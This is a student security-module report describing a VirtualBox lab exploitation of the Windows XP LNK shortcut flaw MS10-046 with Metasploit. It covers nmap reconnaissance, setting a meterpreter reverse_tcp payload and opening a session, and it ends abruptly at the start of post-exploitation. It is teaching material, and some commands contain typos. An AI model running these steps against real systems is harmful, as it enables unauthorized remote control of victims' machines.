Digital Security Report

by Aditya shah

Submission date: 30-Mar-2021 06:13PM (UTC+0545)
Submission ID: 1546315431
File name: c7202324_DS_Report.docx (4.58M)
Word count: 2656
Character count: 14820

Digital Security Report

by Aditya Shah

Student ID: C7202324

Name: Aditya Shah

Module: Digital Security

Submission Date: 2021-3-30

Word count: 2656


Table of Contents

Abstract

The primary goal of this article is to provide a brief technical overview of the Windows XP vulnerability MS10-046. This article would concentrate on this vulnerability and show how it can be exploited on Windows XP. This report will also walk you through the method of exploiting the ms10-046 defect, including detection, testing, exploitation, and post-exploitation. Correspondingly, at the conclusion of this article, we will discuss how to prevent similar attacks in the future due to this specific vulnerability.

Introduction

A network vulnerability is a defect or flaw in software, hardware, or an operational mechanism that, when exploited by a threat, may lead to a security breach. A penetration test, on the other hand, is a virtual attack designed to exploit flaws and vulnerabilities in a device, network, or software. (Firch, 2020) As a result, if the attacker discovers a flaw in the target machine, the attacker has access to all device privileges which can inflict different damages to the system as well as information or data stored in the computer.



Description of vulnerability

MS10-064 is a flaw in which Windows inappropriately transfers LNK shortcuts and generates a WebDAV service to enable the exploit to run. If the icon of a specially made shortcut is shown, this ms10-046 vulnerability could enable remote code execution. If an attacker successfully abused this loophole, he or she might obtain the same user privileges as the local user. MS10-046 is not a malware, worm, Trojan, or backdoor. It is a critical flaw in Windows Shell on computers running Windows 2008/7/Vista/2003/XP that enables arbitrary code to be remotely executed in the targeted host.

The Windows Shell gives users access to a wide variety of objects that are required for running applications and handling the operating system. That being said, a vulnerability exists when the Windows Shell does not check such shortcut parameters when trying to load a shortcut icon correctly. MS10-046 helps the attacker to gain control of user privileges until this vulnerability is effectively exploited. A hacker can control the device completely: build, edit or erase files, install applications, etc. (Panda Security, n.d.)

Software used for attacking

This article would show how Kali Linux and Metasploit are used in tandem to target the victim's computer, which is running Windows XP. Kali Linux is an attacker's platform for network exploitation. Essentially, Kali Linux is used to test bugs or weaknesses in a victim's platform, network, or various applications.

In this attack, Metasploit is used to look for security flaws. Metasploit is a Ruby-based open source penetration testing platform that comes pre-installed with Kali Linux. It consists of payloads, also known as

meterpreter that allow access to any system or framework. Write ‘msfconsole' to allow the metasploit framework command line interface, which will now assist us in examining bugs, casualties, setting up payloads, and gathering critical data sets and details.

So, this attack is performed in the Virtual Box having two main operating system where attacker platform is Kali Linux and the victim operating system is Windows XP.

An exploit from the preinstalled metasploit module was used to target the victim's operating system (Windows XP) using the Kali Linux platform, allowing the attacker to obtain remote access to the system from Kali Linux.

Tools

List of the tools which has been used during this attack are:

- Nmap
- Zenmap
- Kali Linux(Attacker’s platform)
- Windows XP(Victim’s Operating System)
- Metasploit framework
- Exploit(windows/meterpreter/reverse_tcp)

Network penetration and manipulation require the use of various methods and techniques, including the virtualization of the victim's and attacker's platforms, which is carried out in a virtual box environment. The image below depicts the configuration of the victim's operating system (Windows XP) and the attacker's platform Kali Linux in Virtual Box.




fig 1. Virtual Box with required operating system.

The figure depicts the two major operating systems, Windows XP for the user and Kali Linux for the attacker, all of which have been configured within virtual Box with the required device configuration for checking and manipulating the system. Other free and open source applications used in the Kali Linux platform include the Metasploit module, Zen map, and Nmap system. Metasploit is a cyber security platform that provides knowledge about program bugs, assists in the creation of IDS signatures, and enhances penetration testing. (Metasploit, n.d.) This method is capable of executing and developing exploit code against a remote target computer. Since Metasploit is an open source software, hackers can easily modify it and use it for other operating systems.

Victim’s platform

Fig 2. Victim’s machine Windows XP

This victim's Windows XP operating system is insecure, allowing network penetration to perform payload analysis and manipulation using Metasploit. Windows XP is a Microsoft operating system that was first released on October 25, 2001. It was the most common and reliable OS at the time and was used by the majority of users. (Computer Hope, 2018)

Attacker's platform

Fig 3. Attacker's machine Kali Linux

Kali Linux is a free and open-source Linux distribution oriented toward various information security activities such as penetration testing, security research, computer forensics, and reverse engineering. (Kali Linux, n.d.). The attacker computer can use the Kali Linux platform to strike, which has a wide number of library files and resources that can be used for free to run penetration tests. Metasploit is a versatile tool that aims to manipulate different operating systems by using various scripting library files and various payloads. Similarly, Nmap (Network Mapper) is a free and open-source platform for vulnerability scanning and network exploration. Nmap is used by network administrators to determine what machines are operating on their networks, discover available hosts and the resources they provide, locate open ports, and spot security threats. (Ferranti, 2017)

Exploiting the vulnerability

Anatomy of attack

The key goal of this exploitation is to gain root access to the victim's computer by using the exploitation MS10-046. If this flaw is successfully exploited, MS10-046 allows the attacker to gain complete control of the system, including the ability to build, alter, or remove files, install programs, and so on. The victim's PC is running Windows XP, and the intruder is using the Kali Linux platform to target the victim's computer using different payloads and exploitations built into the Metasploit system.

Nmap is used to gather information about network machines, while Zen map is used to gather information about computers based on their operating system and security version. Both the victim's and the attacker's systems are running virtual Box, and their networks are configured to use a host-only adapter.




Fig 4. Network setting of both machine set on host-only-adapter

Information Gathering

One of the first and most important steps in the progress of penetration testing is information collection. It would be much easier to analyze bugs and discover more issues in the target machine if you know valuable details such as the owner of a target machine, hosted business, IP address, Server type, and victim system.




Fig 5. IP address of attacker

We were able to obtain the IP address of the attacker Kali Linux computer using the ‘ifconfig' command on the terminal, which is 192.168.56.102. Similarly, we can obtain knowledge about all systems that are linked to a similar network by using the Nmap command. The command ‘nmap –sn 192.168.56.0/24' means that the whole network will be found using an IP address. There are two IP addresses available: the attacker's and the victim's, all of which are in virtual box.




Fig 6. Using Nmap to find victims IP

Having discovered the IP address of the victim's server, 192.168.56.101, we must now obtain detailed information about the machine and its security version. As seen in the image below, we can use the command 'sudo nmap –O 192.168.56.101' to obtain complete information about the victim's system.




Fig 7. Using Nmap command to find victim's system information

Footprint

Footprinting is the process of gathering information about a system before searching for vulnerabilities in that system. It is one of the most critical facets of ethical hacking. Active footprinting and passive footprinting are the two methods of footprinting.

Scanning

When it comes to scanning, it is a compilation of procedures for finding live hosts, ports, and facilities, discovering the target system's operating system and configuration, and detecting vulnerabilities and threats in the network. The scanning of networks is used to establish a profile of the target agency. (Grey Campus, n.d.)




Fig . Scanning

Exploitation

Finally, after obtaining the relevant information for the attack, we can proceed to the exploitation of the victim's computer, despite the fact that we still lack detail on vulnerabilities and exploitation. After evaluating the situation, we identified the vulnerability, which is known as MS10-046. It is a critical flaw in Windows Shell on computers running Windows 2008/7/Vista/2003/XP that enables arbitrary code to be remotely executed in the targeted host.




Fig 8. Using exploit

Payloads Generation and Environment setup




Fig 9. Searching exploit

The search or show command allows one to locate similar exploits and payloads in the metasploit framework that are available for research. We may also use desire exploits. We used ‘ms10 046 shortcut icon dllloader' in this case. To execute the exploit, this vulnerability incorrectly transfers LNK shortcuts and generates a WebDAV service.




Fig 10. Setting payloads and LHOST and SRVHOST

Similarly, the exploit payload is set by the command 'set payload windows/meterpreter/reverc tcp', lhost is set by 'set lhost 192.168.56.102', which is the attacker's IP address, and srvhost is set by 'set srvhost 192.168.56.102', as seen in the above picture.

After configuring lhost and srvhost, the payload exploit can be launched. An exploit is a type of attack that takes advantage of a vulnerability in an application or device. After successfully exploiting, we can establish a meterpreter session with the purpose of performing post-exploitation.

Launching Attack

Now as the exploit is successful and server is connected we are ready to attack the victim's machine.

We can see LNK file with dll has been passed in victim's machine successfully which helps to create session now.




Fig 11. Sending vulnerable to victim's machine




Fig 11. Session interaction

Session is started with id 1 so to interact with that particular session command ‘sessions –i 1’ is typed after that we can connect with session and by the help of meterpreter we can hack into victims system successfully.

5

Post exploitation

The main purpose of the post exploitation is to examine the base value and capabilities of victim's machine and get access of all areas of targeted machine without disclosing the identity. (eccouncil, 2020).

Sysinfo

Similarly after exploiting victim's machine successfully we can get every details of the system as shown in figure below.

